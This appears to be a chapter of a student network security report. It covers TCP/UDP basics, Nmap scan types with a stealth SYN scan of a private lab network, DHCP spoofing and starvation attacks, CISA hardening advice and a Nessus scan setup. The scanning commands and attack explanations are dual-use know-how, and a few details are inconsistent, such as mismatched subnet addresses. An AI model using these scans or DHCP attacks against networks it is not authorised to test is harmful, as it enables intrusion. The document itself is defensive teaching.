
How does TCP work?

A TCP connection is established with the help of three-way handshake. It is a process of initiating and acknowledging a connection. Once the connection is established, data transfer begins, and when the transmission process is finished, the connection is terminated by the closing of an established virtual circuit.

The 3-way handshake process

As one can imagine the three-way handshake is a three-step process,

1. Step 1 (SYN): In the first step, the client wants to establish a connection with a server, so it sends a segment with SYN (Synchronize Sequence Number) which informs the server that the client is likely to start communication and with what sequence number it starts segments with
2. Step 2 (SYN + ACK): Server responds to the client request with SYN-ACK signal bits set. Acknowledgement (ACK) signifies the response of the segment it received and SYN signifies with what sequence number it is likely to start the segments with
3. Step 3 (ACK): In the final part client acknowledges the response of the server and they both establish a reliable connection with which they will start the actual data transfer



Here are some important features of TCP:

- Delivery Acknowledgements
- Re transmission
- Delays transmission when the network is congested
- Easy Error detection

Applications of TCP

- It helps you to establish/set up a connection between different types of computers.
- Operates independently of the operating system
- Supports many routing-protocols.
- It enables the internetworking between the organizations.
- It can be operated independently.
- Supports several routing protocols.
- TCP can be used to establish a connection between two computers.

User Datagram Protocol (UDP)

UDP is a Datagram oriented protocol. It is used for broadcast and multicast type of network transmission. The full form of UDP is User Datagram Protocol (A datagram is a transfer unit associated with a packet-switched network.) The UDP protocol works almost similar to TCP, but it throws all the error-checking stuff out, all the back-and-forth communication and deliverability.

How does UDP work?

UDP uses a simple transmission method without implied hand-shaking dialogues for ordering, reliability, or data integrity. UDP also assumes that error checking and correction is not important or performed in the application, to avoid the overhead of such processing at the network interface level. It is also compatible with packet broadcasts and multicasting.

Here are some important features of UDP:

- Supports bandwidth-intensive applications that tolerate packet loss
- Less delay
- It sends the bulk quantity of packets.
- Possibility of the Data loss
- Allows small transaction (DNS lookup)

Applications of UDP

- UDP method is largely used by time-sensitive applications as well as by servers that answer small queries from a larger client base.
- UDP is compatible with packet broadcasts for sending all over the network and for multicasting sending.
- It is also used in Domain Name System, Voice over IP, and online games.

It was important for us to have discussed the functioning of TCP and UDP before we get into our next topic. Now I want to present you a tool that is incredibly widely used and works equally well for accessing network security.

5.7 NMAP

Nmap ("Network Mapper") is a free and open-source utility for network discovery and security auditing. Many systems and network administrators also find it useful for tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

We'll now discuss a few scans before looking at a practical example of how this tool is used. There are a number of scans that you can perform with Nmap. And they are all accessed with switches.

- 1) -sT → A normal TCP scan where Nmap completes the entire TCP handshake and accesses the returned information to figure out a number of things about the target network.
- 2) -sS → Here Nmap send the first syn request but doesn't send the last ack. This hopefully helps the scan to go un-noticed by a firewall. It is definitely comparatively stealthy.
- 3) -sU → This is a switch for a UDP scan. Here Nmap just sends raw UDP packets but it might also send well made payloads for well-known ports.
- 4) -sN → This is a null scan where doesn't activate any flags at all and send pretty much an empty raw packet
- 5) -sF → FIN scan. Where Nmap send packets with a FIN flag active which might confuse the target and trigger an unnatural response or an RST if the port is closed
- 6) -sX → Xmas scan. This is a cute little scan where Nmap activates the PSH, URG and FIN flags. This scan is many times used to figure out if there is a firewall present.


Now there are many other scan options but the ones mentioned here are the well-known ones. I heavily suggest to look at other scanning options as every scan option serves its own purpose.

Now if it makes you wonder, Nmap provides so many flag options and every option might bring a different kind of response from the target host/network. Like if a port is closed then Nmap expects a response with the RST flag active. If there is no response then the target will be marked as filtered (protected by a firewall). And if the target responds normally then the scan will get you the desired response. We'll now see what a desired response looks like.

Now, looking into the practical example, here I performed a syn scan on the entire network of 172.12.215.0/24. This is what the command looked like,

```
#nmap -sS -v 172.16.215.0/24
```

Fig 5.6

A screenshot of a terminal window with a dark background. The prompt is (kali@kali)-[~]. The command entered is \$ sudo nmap -sS -v 172.16.215.0/24. The output shows 'Starting Nmap 7.92 (https://nmap.org) at 2022-03-02 09:55 IST' and 'Initiating ARP Ping Scan at 09:55'. In the top right corner, there is a red '130' followed by a red 'x' icon.

```
(kali@kali)-[~]  
$ sudo nmap -sS -v 172.16.215.0/24  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-02 09:55 IST  
Initiating ARP Ping Scan at 09:55
```

-sS signifies a stealth scan and -v was used for verbosity i.e., to get detailed feedback.

```
Nmap scan report for 172.16.215.251 [host down]
Nmap scan report for 172.16.215.252 [host down]
Nmap scan report for 172.16.215.254 [host down]
Nmap scan report for 172.16.215.255 [host down]
Initiating Parallel DNS resolution of 1 host. at 09:55
Completed Parallel DNS resolution of 1 host. at 09:55, 13.04s elapsed
Initiating SYN Stealth Scan at 09:55
Scanning 26 hosts [1000 ports/host]
Discovered open port 139/tcp on 172.16.215.69
Discovered open port 139/tcp on 172.16.215.217
Discovered open port 139/tcp on 172.16.215.27
Discovered open port 139/tcp on 172.16.215.7
Discovered open port 139/tcp on 172.16.215.83
Discovered open port 139/tcp on 172.16.215.128
Discovered open port 139/tcp on 172.16.215.150
Discovered open port 139/tcp on 172.16.215.1
Discovered open port 139/tcp on 172.16.215.147
Discovered open port 23/tcp on 172.16.215.253
Discovered open port 3389/tcp on 172.16.215.217
Discovered open port 3389/tcp on 172.16.215.27
Discovered open port 3389/tcp on 172.16.215.69
Discovered open port 3389/tcp on 172.16.215.7
Discovered open port 3389/tcp on 172.16.215.150
Discovered open port 443/tcp on 172.16.215.217
Discovered open port 443/tcp on 172.16.215.27
Discovered open port 3389/tcp on 172.16.215.83
Discovered open port 3389/tcp on 172.16.215.128
Discovered open port 443/tcp on 172.16.215.83
Discovered open port 443/tcp on 172.16.215.7
Discovered open port 443/tcp on 172.16.215.69
Discovered open port 3306/tcp on 172.16.215.217
```

Fig 5.7

This is what the scan looked like while it was running. Due to our verbosity flag, we are shown details in real time. Here as you can see it is showing us every discovered port and every unreachable host.

```
Nmap scan report for 172.16.215.3
Host is up (0.00053s latency).
All 1000 scanned ports on 172.16.215.3 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:D8:61:EC:6C:F5 (Micro-star Intl)

Nmap scan report for 172.16.215.7
Host is up (0.00019s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
3389/tcp   open  ms-wbt-server
MAC Address: 00:D8:61:EC:6C:FA (Micro-star Intl)
```

Fig 5.8

It after scan shows us a summary every open port on every system found online.

This is what the end summary looks like, it shows us how many hosts were up, how many were down. The number of ports it scanned, the time it took.

```
Initiating SYN Stealth Scan at 09:56
Scanning 172.16.215.34 [1000 ports]
Completed SYN Stealth Scan at 09:56, 0.04s elapsed (1000 total ports)
Nmap scan report for 172.16.215.34
Host is up (0.0000010s latency).
All 1000 scanned ports on 172.16.215.34 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Read data files from: /usr/bin/../share/nmap
Nmap done: 256 IP addresses (27 hosts up) scanned in 85.29 seconds
Raw packets sent: 46837 (2.053MB) | Rcvd: 9497 (385.898KB)

(kali@kali)-[~]
$
```

Fig 5.9

Now this is one example of how a scan is performed, you can use many other switches to get the information you need. For example, you can use -O switch to find the OS used by the hosts in the target network. Now, I'd like to remind you again that this network scanning tool can be used for both pen-testing and for non-ethical hacking. I can only hope that the reader of this document is going to use this for the right reason.

5.8 Security solutions to popular network-based attacks

Here the solutions that I'm going to mention are of the attacks that we discussed in our second chapter. We already discussed solutions to some of those attacks in our last chapter of OS security. Here are the ones that target networks.

DOS & DDOS

1) tcp syn flood attack

There are a few countermeasures to a TCP SYN flood attack:

- Place servers behind a firewall configured to stop inbound SYN packets.
- Increase the size of the connection queue and decrease the timeout on open connections.

2)teardrop attack

If users don't have patches to protect against this DoS attack, disable SMBv2 and block ports 139 and 445.

3)Smurf attack

To protect your devices from this attack, you need to disable IP-directed broadcasts at the routers. This will prevent the ICMP echo broadcast request at the network devices. Another option would be to configure the end systems to keep them from responding to ICMP packets from broadcast addresses.

4)Ping of death attack

Ping of death attacks can be blocked by using a firewall that will check fragmented IP packets for maximum size.

5)Botnets

Botnets can be mitigated by:

RFC3704 filtering, which will deny traffic from spoofed addresses and help ensure that traffic is traceable to its correct source network. For example, RFC3704 filtering will drop packets from bogon list addresses.

Black hole filtering, which drops undesirable traffic before it enters a protected network. When a DDoS attack is detected, the BGP (Border Gateway Protocol) host should send routing updates to ISP routers so that they route all traffic heading to victim servers to a null0 interface at the next hop.

Man in The Middle (MitM) attacks

Currently, there is no single technology or configuration to prevent all MitM attacks. Generally, encryption and digital certificates provide an effective safeguard against MitM attacks, assuring both the confidentiality and integrity of communications. But a man-in-the-middle attack can be injected into the middle of communications in such a way that encryption will not help. Certificate authorities and hash functions were created to solve this problem

Now I'd like to show you few more attacks, these are focused on the DHCP service.

5.9 DHCP

Dynamic Host Configuration Protocol (DHCP) is a network protocol that is used to configure network devices to communicate on an IP network. A DHCP client uses the DHCP protocol to acquire configuration information, such as an IP address, a default route, and one or more DNS server addresses from a DHCP server. Every DHCP server has an entire pool of IP addresses. With every request of a host the DHCP server assigns one IP address from that pool. This service is used in every network nowadays as it lets the user assign IP addressed to multiple systems quickly and with ease. One DHCP server can assign Ips to multiple subnets too, something like this is done by creating a super-scope. In short, this service has a lot of importance and use. But how does such a service work? Presenting you the DORA process




Fig 5.10

DISCOVER: The client without IP address configured sends this query to obtain one from the DHCP server. As the client has no information whatsoever about the current network configuration, not even the address of the DHCP server, the request is broadcasted on the local subnet. The client may already ask for a previously leased IP address.

- The server search on its side for a free address he can allocate to the client. This usually involves two mechanisms:
- The server maintains a local database of leased and available IP addresses.
- Once an address candidate has been selected, depending on the server implementation the server may take great care that the IP is indeed not already

used by sending one or two ARP requests with relatively large waiting time for any potential answer.

OFFER: The server proposes the address to the client. For availability purposes DHCP allows several servers to send concurrent offers, the client choosing the “best” one. This message is usually sent as unicast to the client MAC address.

REQUEST: The client broadcasts the address it has chosen. This allows all DHCP servers involved in this exchange to be aware of the client’s decision.

- Clients wanting to renew an already acquired lease first attempt to directly jump to this step of the discussion by sending a unicast DHCP REQUEST message to the DHCP server which issued the lease.

ACKNOWLEDGEMENT: The server acknowledges the client decision and provides him complementary network configuration settings (the various settings mentioned earlier).

Now the DHCP service due to being so usable is often the center for attacks for many hackers. And I’d like to show what they do.

DHCP attacks

The first attack that we’ll discuss is a **Man-in-the-middle** attack

The aim of the hacker is to breach the DORA process and attempt to forge either the OFFER or the ACK replies, each having its own set of advantages and limitations

- Forging the OFFER usually offers almost certain chances to win the race. Indeed, while the legitimate server takes time to ensure that no device on the network is already using the IP candidate, the attacker don’t care of such subtleties and directly sends his forged OFFER answer to the client. Moreover, a desperate attacker may resort to first DOS-ing the legitimate DHCP server to get rid of it.
- Winning the race when forging the ACKNOWLEDGEMENT is more random and depends on various factors. The attack has the most chances to succeed when the attacker is closer of the target than the DHCP server, which is not unusual.

If the attacker wins this race and gets the chance to provide false information to the host then it can either send a fake default router address so that the victim's data goes through the attacker's system. This will be very harmful as the attacker will know everything that the host does on the network. And he'll also receive all of the credentials that pass through the now fake default router (Attacker's system). The hacker can also fake the DNS server address, which will allow the hacker to operate more safely by giving fake DNS answers to the host.

DHCP discover flood attack where the attacker will DOS the real DHCP server and down its services for a limited amount of time. Such disruptions open up opportunities to create a fake DHCP server which then freely give out fake IP information to aid the hacker's plan.

DHCP starvation attack where the attacker will slowly drain the entire IP pool by slowly sending requests for IP addresses. This will keep the DHCP down until either the end of the lease time or manual changes.

Solution to such DHCP attacks

To prevent these attacks, you must enable both DHCP snooping and port-security in every VLAN of your switches.

With having DHCP snooping enabled,

- It creates a distinction between trusted ports and untrusted ports.
- Invalid DHCP messages received on untrusted ports are dropped.
- Clients' DHCP multicast messages are forwarded only through trusted ports
- DHCP messages are rate-limited
- The switch maintains a DHCP snooping database.

After having enabled DHCP snooping:

- The DHCP spoofing attack doesn't work anymore
- The DHCP starvation attack doesn't work anymore

But the DOS attack will still remain to be possible. And this is where enabling port security comes to play, it will take care of the DOS attacks. So yes, after these steps your lab will be safe from such attacks.

My goal till now was to show you different kinds of attacks and what one must do to prevent them. Which is why we in this chapter jumped from topic to topic, starting from the basic from every point and talked about solutions to different attacks. With Nmap we also learnt to use a tool scan our networks. Now I'd like to share the best practices of securing network devices

5.10 Securing Network Infrastructure Devices [Best Practices]

How can you improve the security of network infrastructure devices?

The Cybersecurity and Infrastructure Security Agency (CISA) encourages users and network administrators to implement the following recommendations to better secure their network infrastructure:

- Segment and segregate networks and functions.
- Limit unnecessary lateral communications.
- Harden network devices.
- Secure access to infrastructure devices.
- Perform out-of-band (OoB) network management.
- Validate integrity of hardware and software.

Segment and Segregate Networks and Functions

Security architects must consider the overall infrastructure layout, including segmentation and segregation. Proper network segmentation is an effective security mechanism to prevent an intruder from propagating exploits or laterally moving around an internal network. On a poorly segmented network, intruders are able to extend their impact to control critical devices or gain access to sensitive data and intellectual property. Segregation separates network segments based on role and functionality. A securely segregated network can contain malicious occurrences, reducing the impact from intruders in the event that they have gained a foothold somewhere inside the network.

Physical Separation of Sensitive Information

Traditional network devices, such as routers, can separate Local Area Network (LAN) segments. Organizations can place routers between networks to create boundaries, increase the number of broadcast domains, and effectively filter users' broadcast traffic. Organizations can use these boundaries to contain security breaches by restricting traffic to separate segments and can even shut down segments of the network during an intrusion, restricting adversary access.

Recommendations

- Implement principles of least privilege and need-to-know when designing network segments.
- Separate sensitive information and security requirements into network segments.
- Apply security recommendations and secure configurations to all network segments and network layers.

Virtual Separation of Sensitive Information

As technologies change, new strategies are developed to improve information technology efficiencies and network security controls. Virtual separation is the logical isolation of networks on the same physical network. Virtual segmentation uses the same design principles as physical segmentation but requires no additional hardware. Existing technologies can be used to prevent an intruder from breaching other internal network segments.

Recommendations

- Use private Virtual Local Area Networks (VLANs) to isolate a user from the rest of the broadcast domains.
- Use virtual routing and forwarding (VRF) technology to segment network traffic over multiple routing tables simultaneously on a single router.
- Use Virtual Private Networks (VPNs) to securely extend a host/network by tunneling through public or private networks.

Limit Unnecessary Lateral Communications

Allowing unfiltered peer-to-peer communications, including workstation-to-workstation, creates serious vulnerabilities and can allow a network intruder's access to spread easily to multiple systems. Once an intruder establishes an effective beachhead within the network,

unfiltered lateral communications allow the intruder to create backdoors throughout the network. Backdoors help the intruder maintain persistence within the network and hinder defenders' efforts to contain and eradicate the intruder.

Recommendations

- Restrict communications using host-based firewall rules to deny the flow of packets from other hosts in the network. The firewall rules can be created to filter on a host device, user, program, or internet protocol (IP) address to limit access from services and systems.
- Implement a VLAN access control list (VACL), a filter that controls access to and from VLANs. VACL filters should be created to deny packets the ability to flow to other VLANs.
- Logically segregate the network using physical or virtual separation, allowing network administrators to isolate critical devices onto network segments.

Harden Network Devices

A fundamental way to enhance network infrastructure security is to safeguard networking devices with secure configurations. Government agencies, organizations, and vendors supply a wide range of guidance to administrators—including benchmarks and best practices—on how to harden network devices. Administrators should implement the following recommendations in conjunction with laws, regulations, site security policies, standards, and industry best practices.

Recommendations

- Disable unencrypted remote admin protocols used to manage network infrastructure (e.g., Telnet, File Transfer Protocol [FTP]).
- Disable unnecessary services (e.g., discovery protocols, source routing, Hypertext Transfer Protocol [HTTP], Simple Network Management Protocol [SNMP], Bootstrap Protocol).
- Use SNMPv3 (or subsequent version), but do not use SNMP community strings.
- Secure access to the console, auxiliary, and virtual terminal lines.
- Implement robust password policies, and use the strongest password encryption available.
- Protect routers and switches by controlling access lists for remote administration.

- Restrict physical access to routers and switches.
- Back up configurations and store them offline. Use the latest version of the network device operating system and keep it updated with all patches.
- Periodically test security configurations against security requirements.
- Protect configuration files with encryption or access controls when sending, storing, and backing up files.

Secure Access to Infrastructure Devices

Administrative privileges can be granted to allow users access to resources that are not widely available. Limiting administrative privileges for infrastructure devices is crucial to security because intruders can exploit administrative privileges that are improperly authorized, granted widely, or not closely audited. Adversaries can use compromised privileges to traverse a network, expand access, and take full control of the infrastructure backbone. Organizations can mitigate unauthorized infrastructure access by implementing secure access policies and procedures.

Recommendations

- **Implement multi-factor authentication (MFA).** Authentication is a process used to validate a user's identity. Attackers commonly exploit weak authentication processes. MFA uses at least two identity components to authenticate a user's identity. Identity components include
 - Something the user knows (e.g., password),
 - An object the user has possession of (e.g., token), and
 - A trait unique to the user (e.g., fingerprint).
- **Manage privileged access.** Use a server that provides authentication, authorization, and accounting (AAA) services to store access information for network device management. An AAA server will enable network administrators to assign different privilege levels to users based on the principle of least privilege. When a user tries to execute an unauthorized command, it will be rejected. If possible, implement a hard-token authentication server in addition to using the AAA server. Using MFA makes it more difficult for intruders to steal and reuse credentials to gain access to network devices.
- **Manage administrative credentials.** Take these actions if your system cannot meet the MFA best practice:

- Change default passwords.
- Ensure passwords are at least eight characters long, and allow passwords as long as 64 characters (or greater), in accordance with the National Institute of Standards and Technology's SP 800-63C Digital Identity Guidelines and Canada's User Authentication Guidance for Information Technology Systems ITSP.30.031 V3.
- Check passwords against deny lists of unacceptable values, such as commonly used, expected, or compromised passwords.
- Ensure all stored passwords are salted and hashed.
- Keep passwords stored for emergency access in a protected off-network location, such as a safe.

Perform Out-of-Band Management

OoB management uses alternate communications paths to remotely manage network infrastructure devices. These dedicated communications paths can vary in configuration to include anything from virtual tunneling to physical separation. Using OoB access to manage the network infrastructure will strengthen security by limiting access and separating user traffic from network management traffic. OoB management provides security monitoring and can perform corrective actions without allowing the adversary (even one who has already compromised a portion of the network) to observe these changes.

OoB management can be implemented physically, virtually, or through a hybrid of the two. Although building additional physical network infrastructure can be expensive to implement and maintain, it is the most secure option for network managers to adopt. Virtual implementation is less costly but still requires significant configuration changes and administration. In some situations, such as access to remote locations, virtual encrypted tunnels may be the only viable option.

Recommendations

- Segregate standard network traffic from management traffic.
- Ensure that management traffic on devices comes only from OoB.
- Apply encryption to all management channels.
- Encrypt all remote access to infrastructure devices such as terminal or dial-in servers.

- Manage all administrative functions from a dedicated, fully patched host over a secure channel, preferably on OoB.
- Harden network management devices by testing patches, turning off unnecessary services on routers and switches, and enforcing strong password policies. Monitor the network and review logs. Implement access controls that only permit required administrative or management services (e.g., SNMP, Network Time Protocol, Secure Shell, FTP, Trivial FTP, Remote Desktop Protocol [RDP], Server Message Block [SMB]).

Validate Integrity of Hardware and Software

Products purchased through unauthorized channels are often known as counterfeit, secondary, or gray market devices. Numerous media reports have described the introduction of gray market hardware and software into the marketplace. Illegitimate hardware and software present a serious risk to users' information and the overall integrity of the network environment. Gray market products can introduce risks to the network because they have not been thoroughly tested to meet quality standards. Purchasing products from the secondary market carries the risk of acquiring counterfeit, stolen, or second-hand devices because of supply chain breaches. Furthermore, breaches in the supply chain provide an opportunity for malicious software and hardware to be installed on the equipment. Compromised hardware or software can affect network performance and compromise the confidentiality, integrity, or availability of network assets. Finally, unauthorized or malicious software can be loaded onto a device after it is in operational use, so organizations should check the integrity of software on a regular basis.

Recommendations

- Maintain strict control of the supply chain and purchase only from authorized resellers.
- Require resellers to enforce integrity checks of the supply chain to validate hardware and software authenticity.
- Upon installation, inspect all devices for signs of tampering.
- Validate serial numbers from multiple sources.
- Download software, updates, patches, and upgrades from validated sources.
- Perform hash verification, and compare values against the vendor's database to detect unauthorized modification to the firmware.
- Monitor and log devices—verifying network configurations of devices—on a regular schedule.

- Train network owners, administrators, and procurement personnel to increase awareness of gray market devices.

Now, after having discussed best practices for securing network devices I want to move to the last topic of this chapter. Nessus.

5.11 Nessus

Nessus is an open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools. In fact, Nessus is one of the many vulnerability scanners used during vulnerability assessments and penetration testing engagements, including malicious attacks. Nessus is a tool that checks computers to find vulnerabilities that hackers COULD exploit.

Nessus works by testing each port on a computer, determining what service it is running, and then testing this service to make sure there are no vulnerabilities in it that could be used by a hacker to carry out a malicious attack.

One could argue that we should've discussed this tool in our last chapter of OS security. But what this tool does is that it ultimately scans the systems of a complete network. Having secure systems is a necessity when you are trying to secure a network. A hacker who has compromised a system will be able to compromise other the network. Thus, securing systems is an equally important part when it comes to efforts of securing a network. With Nessus we scan entire





Fig 5.11

network worth of systems and receive not only vulnerability information but also how to suggestive solutions for them. This is why Nessus is so widely known and used in the industry.

Nessus allows us to perform a number of scans. You can a host discovery scan, a network vulnerability scan, an active directory scan, web application tests, Ransomware checks and so much more. We for the sake of this document are going to focus on a basic network scan.

Creating a scan

By clicking on one of the scanning options you will be able to create a new scan and save it in case you want to run it repeatedly in the future.



New Scan / Basic Network Scan

[Back to Scan Templates](#)

Settings Credentials Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name: Paramveer project scan

Description: This is a basic network scan to fund vulnerabilities of available systems in the network

Folder: My Scans

Targets: 192.168.68.0/24

Upload Targets Add File

Fig 5.12

With a basic network scan, you can provide Nessus with a target. Which can be a few hosts or an entire network. I in this case chose to scan an entire local network which my system was connected to. Once you are done with creating a scan, you can run it.

Running the scan




Fig 5.13

This is what the scan looks like while it's running. Nessus shows you the progress percentage on every system, and with it shows the danger level of the vulnerabilities found.

After the scan is done, you'll be able to see all of the vulnerabilities found on all of the systems combined.

